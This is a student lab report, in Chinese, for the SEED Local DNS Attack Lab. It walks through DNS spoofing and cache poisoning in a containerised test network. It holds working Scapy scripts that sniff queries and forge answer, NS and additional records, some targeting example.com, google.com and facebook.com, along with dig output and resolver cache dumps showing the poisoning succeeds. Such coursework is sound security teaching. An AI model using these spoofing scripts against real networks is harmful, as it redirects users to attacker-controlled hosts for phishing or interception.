Lab5-Local DNS Attack Lab

57118205 邱沐瑶

目录

Testing the DNS Setup

```
[07/23/21]seed@VM:~/.../Labsetup$ dockps
75ded6d5041b  seed-attacker
af599796bd1a  user-10.9.0.5
7183862d4ee0  seed-router
4b1c404d76bd  local-dns-server-10.9.0.53
5af6ac819d3f  attacker-ns-10.9.0.153
[07/23/21]seed@VM:~/.../Labsetup$
```

进入用户容器。

Get the IP address of ns.attacker32.com.

首先测试 DNS 配置是否正确。使用 dig 命令查询 ns.attacker32.com 的地址，发现显示域名指向的 ip 地址为 10.9.0.153。

```
[07/23/21]seed@VM:~/.../Labsetup$ docksh af
root@af599796bd1a:/# dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 63517
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL:
1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 696efbacbc0468600100000060fb7c6dcec76dae99c89668 (good)
;; QUESTION SECTION:
;ns.attacker32.com.             IN      A

;; ANSWER SECTION:
ns.attacker32.com.      259200  IN      A       10.9.0.153

;; Query time: 19 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sat Jul 24 02:35:25 UTC 2021
;; MSG SIZE  rcvd: 90

root@af599796bd1a:/#
```

打开 zone_attacker32.com 配置文件如下，发现 IP 地址一致。故设置没有问题。

```
Open  zone_attacker32.com  ~/Desktop/Labs_20.04/Network Security/Lo...NS Attack Lab/Labsetup/image_attac...  Save

$TTL 3D
@       IN      SOA   ns.attacker32.com. admin.attacker32.com.
                2008111001
                8H
                2H
                4W
                1D)

@       IN      NS    ns.attacker32.com.

@       IN      A     10.9.0.180
www     IN      A     10.9.0.180
ns      IN      A     10.9.0.153
*       IN      A     10.9.0.100
```

Get the IP address of www.example.com.

```
root@af599796bd1a:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: SERVFAIL, id: 531
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL:
1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: e6a587975ec0f34a0100000060fb803e29fd084c3b495031 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; Query time: 1299 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sat Jul 24 02:51:42 UTC 2021
;; MSG SIZE  rcvd: 72
```

使用 dig www.example.com 和 dig @ns.attacker32.com www.example.com 命令，发现二者得到的 IP 地址不同，其中，第二个命令所得的地址 1.2.3.5 是攻击者得到的假的地址。

```
root@af599796bd1a:/# dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 65430
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONA
L: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: aafc525eb67a2b840100000060fb80a8746cab6712464006 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 4 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Sat Jul 24 02:53:28 UTC 2021
;; MSG SIZE  rcvd: 88
```

Task 1: Directly Spoofifing Response to User

代码如下。该脚本中，我们对受害者主机发起攻击，让受害者把 www.example.com 的 ip 地址解析为 1.2.3.4。

```python
#!/usr/bin/env python3
from scapy.all import *
import sys
NS_NAME = "example.com"
def spoof_dns(pkt):
        if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):
                print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))
                ip = IP(dst=pkt[IP].src,src=pkt[IP].dst) # Create an IP object
                udp = UDP(dport=pkt[UDP].sport,sport=53) # Create a UPD object
                Anssec = DNSRR(rrname=pkt[DNS].qd.qname,type='A',ttl=259200,rdata='1.2.3.4') # Create an aswer record
                dns = DNS(id=pkt[DNS].id,qd=pkt[DNS].qd,aa=1,rd=0,qr=1,qdcount=1,ancount=1,an=Anssec) # Create a DNS object
                spoofpkt = ip/udp/dns # Assemble the spoofed DNS packet
                send(spoofpkt)

myFilter = "udp and src host 10.9.0.5 and dst port 53" # Set the filter
pkt=sniff(iface='br-c0cdfd5a3c5f', filter=myFilter, prn=spoof_dns)
```

为了使伪造回复比合法回复传回的速度更快，我们在本地 DNS 服务器 10.9.0.53 上输入命令 tc qdisc add dev eth0 root netem delay 200ms（此配置在之后的实验中一直生效），增加延迟 200ms。输入 rndc flush，刷新本地 DNS 服务器缓存。

```
root@4b1c404d76bd:/# tc qdisc add dev eth0 root netem delay 200ms
root@4b1c404d76bd:/# rndc flush
```

在受害者主机上输入命令 dig www.example.com，查看攻击前的结果，如下图

```
root@af599796bd1a:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 7864
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL:
1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 1c83338fd7fc6a490100000060fb93d3909ed1caa2337b29 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        86400   IN      A       93.184.216.34

;; Query time: 415 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sat Jul 24 04:15:15 UTC 2021
;; MSG SIZE  rcvd: 88
```

本地 DNS 服务器上输入 rndc flush，刷新缓存。在攻击者主机上执行代码。

```
root@VM:/volumes# task1.py
 10.9.0.5 --> 10.9.0.53: 22220
.
Sent 1 packets.
root@VM:/volumes#
```

再次在受害者机器上输入命令 dig www.example.com，得到如下结果：

```
root@af599796bd1a:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 22220
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.4

;; Query time: 64 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sat Jul 24 04:20:15 UTC 2021
;; MSG SIZE  rcvd: 64
```

可以看出，受害者错误地将 www.example.com 的 ip 地址解析为 1.2.3.4。攻击成功。

Task 2: DNS Cache Poisoning Attack - Spoofifing Answers

因为实验异常终止，重新启动容器。各主机序号变动如下：

```
[07/25/21]seed@VM:~/.../Labsetup$ dockps
b6291a001227  user-10.9.0.5
d208925e22fa  attacker-ns-10.9.0.153
6f990b23935a  seed-router
2b70aa367476  seed-attacker
8d96069abd74  local-dns-server-10.9.0.53
[07/25/21]seed@VM:~/.../Labsetup$
```


端口号也有变化：

```
root@VM:/volumes# ifconfig | grep br
br-4bcd9d901142: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.8.0.1  netmask 255.255.255.0  broadcast 10.8.0.255
br-9d87753f1513: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.1  netmask 255.255.255.0  broadcast 10.9.0.255
br-b980833c61f2: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 192.168.60.1  netmask 255.255.255.0  broadcast 192.168.60.255
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        inet 192.168.43.59  netmask 255.255.255.0  broadcast 192.168.43.255
root@VM:/volumes#
```

先在本地 DNS 服务器 10.9.0.53 上输入命令 rndc flush 刷新缓存，然后在受害者主机 10.9.0.5 上输入命令 dig www.example.com。再进入 10.9.0.53，输入 rndc dumpdb -cache 将缓存导入一个文件中，输入 cat /var/cache/bind/dump.db 查看该文件，找到如下内容：

```
www.example.com.        691184  A       93.184.216.34
; authanswer
                        691184  RRSIG   A 8 3 86400 (
                                        20210810203212 20210720171117 21664 example.com.
                                        OJn5Zzo3ltmozogj15gf1VoJ6iZNSUUc8iZM
                                        E2fJoM+Ozzg5kJ1evBDI6jmV+bdEKPw0+zm1
                                        x/1+Rtz5pUsxGYqxPmpekfQheWLG787fhmut
                                        9oZmK2aGp70AwgtmVpluKKyWF3EsWKO0L8a1
                                        3iDi5mqs8Dlg0mkAAQ0dEy2Tozx= )
; glue
```

在攻击者主机上运行如下脚本（task1 代码稍作修改）：




```
root@VM:/volumes# task1.py
^Croot@VM:/volumes# task1.py
 10.9.0.5 --> 10.9.0.53: 43361
.
Sent 1 packets.
^Croot@VM:/volumes# task1.py
 10.9.0.5 --> 10.9.0.53: 60975
.
Sent 1 packets.
 10.9.0.53 --> 199.43.135.53: 6471
```

```
root@VM:/volumes# task1.py
 ?? --> 10.9.0.53: 33910
.
Sent 1 packets.
 ?? --> 192.5.6.30: 8682
.
Sent 1 packets.
 ?? --> 10.9.0.153: 24664
.
Sent 1 packets.
^Croot@VM:/volumes# task1.py
 ?? --> 10.9.0.53: 47707
.
Sent 1 packets.
 ?? --> 192.42.93.30: 48970
```

两个地址都做过，所以最后缓存中有两个。

```
root@b6291a001227:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 60975
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.4

;; Query time: 67 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sun Jul 25 12:59:03 UTC 2021
;; MSG SIZE  rcvd: 64
```

```
root@b6291a001227:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 25925
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 9796565be9968c200100000060fd6fc4e94f53fee31e9f99 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 1111 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sun Jul 25 14:05:57 UTC 2021
;; MSG SIZE  rcvd: 88
```

查看缓存如下（其中 1.2.3.5 代码中没有体现，是因为最先开始服务器缓存没有出结果，所以修修改代码进行尝试，其实只是因为忘记存入更新文件了，所以这里有 1.2.3.5）

```
root@8d96069abd74:/# rndc flush
root@8d96069abd74:/# rndc dumpdb -cache
root@8d96069abd74:/# cat /var/cache/bind/dump.db | grep example
example.com.            863913  NS      ns.attacker32.com.
_.example.com.          863913  A       1.2.3.4
www.example.com.        863913  A       1.2.3.5
root@8d96069abd74:/#
```

在本地 DNS 服务器中，已经错误地将 www.example.com 的 ip 地址解析错误。这样一来该局域网内所有主机都会将 www.example.com 的 ip 地址解析错误。

Task 3: Spoofifing NS Records

代码如下：

SEED-Ubuntu20.04 [正在运行] - Oracle VM VirtualBox

task1.py

```python
#!/usr/bin/env python3
from scapy.all import *
import sys
NS_NAME = "example.com"
def spoof_dns(pkt):

        if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
                print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))
                ip = IP(dst=pkt[IP].src, src=pkt[IP].dst) # Create an IP object
                udp = UDP(dport=pkt[UDP].sport, sport=53) # Create a UPD object
                NSsec = DNSRR(rrname='example.com', type='NS', ttl=259200,
rdata='ns.attacker32.com')
                Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200,
rdata='1.2.3.5') # Create an aswer record
                dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, qr=1, qdcount=1,
ancount=1, an=Anssec,nscount=1, ns=NSsec) # Create a DNS object
                spoofpkt = ip/udp/dns # Assemble the spoofed DNS packet
                send(spoofpkt)

myFilter = "udp and src host 10.9.0.53 and dst port 53" # Set the filter

pkt=sniff(iface='br-9d87753f1513',filter=myFilter,prn=spoof_dns)
```

尝试对域名 mail.example.com 进行污染：
在受害者机器上输入命令 dig mail.example.com，受害者主机显示如下内容：

```
root@b6291a001227:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 62958
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 6a92a4bad2bc393f0100000060fd81d74f359a04880d1c7c (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 3783 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sun Jul 25 15:23:04 UTC 2021
;; MSG SIZE  rcvd: 88
```

受害者输入命令 dig mail.example.com，结果如下：

```
root@b6291a001227:/# dig mail.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> mail.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 60331
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 90f7572faa42cfd30100000060fd820e55941f1ce362d72f (good)
;; QUESTION SECTION:
;mail.example.com.              IN      A

;; ANSWER SECTION:
mail.example.com.       259200  IN      A       1.2.3.6

;; Query time: 603 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sun Jul 25 15:23:58 UTC 2021
;; MSG SIZE  rcvd: 89
```

```
root@8d96069abd74:/# cat /var/cache/bind/dump.db | grep .example.com
_.example.com.          863984  A       1.2.3.5
www.example.com.        863984  A       1.2.3.5
root@8d96069abd74:/# rndc flush
root@8d96069abd74:/# rndc dumpdb -cache
root@8d96069abd74:/# cat /var/cache/bind/dump.db | grep .example.com
_.example.com.          863992  A       1.2.3.5
mail.example.com.       863992  A       1.2.3.6
root@8d96069abd74:/#
```

如图所示，攻击成功，已成功对域名 www.example.com 进行污染。因为 attacker-router 之前的配置，解析后的域名是 1.2.3.6。

Task 4 Spoofing NS Records for Another Domain

代码修改如下

SEED-Ubuntu20.04 [正在运行] - Oracle VM VirtualBox

管理 控制 视图 热键 设备 帮助

task1.py

```python
#!/usr/bin/env python3
from scapy.all import *

import sys
NS_NAME = "example.com"
def spoof_dns(pkt):
        if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
                print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))
                ip = IP(dst=pkt[IP].src, src=pkt[IP].dst) # Create an IP object
                udp = UDP(dport=pkt[UDP].sport, sport=53) # Create a UPD object
                NSsec1 = DNSRR(rrname='example.com', type='NS', ttl=259200,
rdata='ns.attacker32.com')
                NSsec2 = DNSRR(rrname='google.com', type='NS', ttl=259200,
rdata='ns.attacker32.com')
                Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200,
rdata='1.2.3.5') # Create an aswer record
                dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, qr=1, qdcount=1,
ancount=1, an=Anssec,nscount=2, ns=NSsec1/NSsec2) # Create a DNS object
                spoofpkt = ip/udp/dns # Assemble the spoofed DNS packet
                send(spoofpkt)

myFilter = "udp and src host 10.9.0.53 and dst port 53" # Set the filter
pkt=sniff(iface='br-9d87753f1513',filter=myFilter,prn=spoof_dns)
```

重复前面的攻击步骤，在主机上 dig www.example.com 查看

```
root@b6291a001227:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 14876
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: b3ee676d3feb65490100000060fdfd091e9cb1998523a49a (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 2359 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Jul 26 00:08:41 UTC 2021
;; MSG SIZE  rcvd: 88
```


在主机上 dig www.Google.com 查看

```
root@b6291a001227:/# dig www.google.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.google.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 62940
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 3f5bb993f67bfb820100000060fdfd22858765141ef415fe (good)
;; QUESTION SECTION:
;www.google.com.                        IN      A

;; ANSWER SECTION:
www.google.com.         173     IN      A       104.244.46.211

;; Query time: 543 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Jul 26 00:09:06 UTC 2021
;; MSG SIZE  rcvd: 87
```

```
root@8d96069abd74:/# rndc flush
root@8d96069abd74:/# rndc dumpdb -cache
root@8d96069abd74:/# cat /var/cache/bind/dump.db | grep .google.com
google.com.             777581  NS      ns1.google.com.
                        777581  NS      ns2.google.com.
                        777581  NS      ns3.google.com.
                        777581  NS      ns4.google.com.
ns1.google.com.         777581  A       216.239.32.10
ns2.google.com.         777581  A       216.239.34.10
ns3.google.com.         777581  A       216.239.36.10
ns4.google.com.         777581  A       216.239.38.10
www.google.com.         604955  A       104.244.46.211
root@8d96069abd74:/#
```

对 DNS 攻击失败。

修改代码，把过滤规则中的源地址改成受害者主机 10.9.0.5。



```python
#!/usr/bin/env python3
from scapy.all import *

import sys
NS_NAME = "example.com"
def spoof_dns(pkt):
        if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
                print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))
                ip = IP(dst=pkt[IP].src, src=pkt[IP].dst) # Create an IP object
                udp = UDP(dport=pkt[UDP].sport, sport=53) # Create a UPD object
                NSsec1 = DNSRR(rrname='example.com', type='NS', ttl=259200,
rdata='ns.attacker32.com')
                NSsec2 = DNSRR(rrname='google.com', type='NS', ttl=259200,
rdata='ns.attacker32.com')
                Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200,
rdata='1.2.3.5') # Create an aswer record
                dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, qr=1, qdcount=1,
ancount=1, an=Anssec,nscount=2, ns=NSsec1/NSsec2) # Create a DNS object
                spoofpkt = ip/udp/dns # Assemble the spoofed DNS packet
                send(spoofpkt)

myFilter = "udp and src host 10.9.0.5 and dst port 53" # Set the filter
pkt=sniff(iface='br-9d87753f1513',filter=myFilter,prn=spoof_dns)
```

再次在受害者机器上输入命令 dig www.example.com；在受害这机器上可看见如下内容，出现了 authority section。实验成功。

```
root@b6291a001227:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 9929
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 0
;; WARNING: recursion requested but not available

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.attacker32.com.
google.com.             259200  IN      NS      ns.attacker32.com.

;; Query time: 71 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Jul 26 00:19:23 UTC 2021
;; MSG SIZE  rcvd: 147
```

Task 5: Spoofifing Records in the Additional Section

修改代码如下

SEED-Ubuntu20.04 [正在运行] - Oracle VM VirtualBox

管理 控制 视图 热键 设备 帮助

task1.py

```python
#!/usr/bin/env python3
from scapy.all import *
NS_NAME = "example.com"
def spoof_dns(pkt):
        if(DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
                print(pkt.sprintf("{DNS: %ip.src% --> %IP.dst%: %DNS.id%}"))
                ip = IP(dst=pkt[IP].src, src=pkt[IP].dst)
                udp = UDP(dport=pkt[UDP].sport, sport=pkt[UDP].dport)
                Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200, rdata='1.2.3.5')
                NSsec1 = DNSRR(rrname='example.com', type='NS', ttl=259200, rdata='ns.attacker32.com')
                NSsec2 = DNSRR(rrname='example.com', type='NS', ttl=259200, rdata='ns.example.com')
                Addsec1 = DNSRR(rrname='attacker32.com', type='A', ttl=259200, rdata='10.9.0.153')
                Addsec2 = DNSRR(rrname='ns.example.com', type='A', ttl=259200, rdata='5.6.7.8')
                Addsec3 = DNSRR(rrname='www.facebook.com', type='A', ttl=259200, rdata='3.4.5.6')
                dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1, ancount=1, nscount=2, arcount=3, an=Anssec,
ns=NSsec1/NSsec2, ar=Addsec1/Addsec2/Addsec3)
                spoofpkt = ip/udp/dns
                send(spoofpkt)

myFilter="udp and dst port 53"
pkt=sniff(iface='br-9d87753f1513',filter=myFilter,prn=spoof_dns)
```

依照之前的步骤做。受害者主机显示如下：

```
root@b6291a001227:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 61642
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 3

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.attacker32.com.
example.com.            259200  IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
attacker32.com.         259200  IN      A       10.9.0.153
ns.example.com.         259200  IN      A       5.6.7.8
www.facebook.com.       259200  IN      A       3.4.5.6

;; Query time: 55 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sun Jul 25 14:50:57 UTC 2021
;; MSG SIZE  rcvd: 237

root@b6291a001227:/#
```

服务器的缓存如下，只能缓存了与授权域名服务器相关的部分：

SEED-Ubuntu20.04 [正在运行] - Oracle VM VirtualBox

管理 控制 视图 热键 设备 帮助

root@8d96069abd74: /

```
                                dJngCjaYVPvacMsUUgS82b8RnFmj8lPp4mFA
                                K5bl7lvrgtLwjwk/Cx3mIeAWKGPwMGIe3gxr
                                d2bo46cmU0aXZ4IsnAooLdSXXBHd7NytI7GK
                                RSqlA6+hB1RVXi5FoA== )
; answer
ns.attacker32.com.      615592  \-AAAA  ;-$NXRRSET
; attacker32.com. SOA ns.attacker32.com. admin.attacker32.com. 2008111001 28800 7200 2419200 86400
; authanswer
                        863992  A       10.9.0.153
; authauthority
example.com.            863992  NS      ns.example.com.
                        863992  NS      ns.attacker32.com.
; authanswer
_.example.com.          863992  A       1.2.3.5
; authanswer
ns.example.com.         863992  A       1.2.3.5
; authanswer
www.example.com.        863992  A       1.2.3.5
; glue
a.gtld-servers.net.     777591  A       192.5.6.30
; glue
                        777591  AAAA    2001:503:a83e::2:30
; glue
b.gtld-servers.net.     777591  A       192.33.14.30
; glue
                        777591  AAAA    2001:503:231d::2:30
; glue
c.gtld-servers.net.     777591  A       192.26.92.30
; glue
                        777591  AAAA    2001:503:83eb::30
; glue
```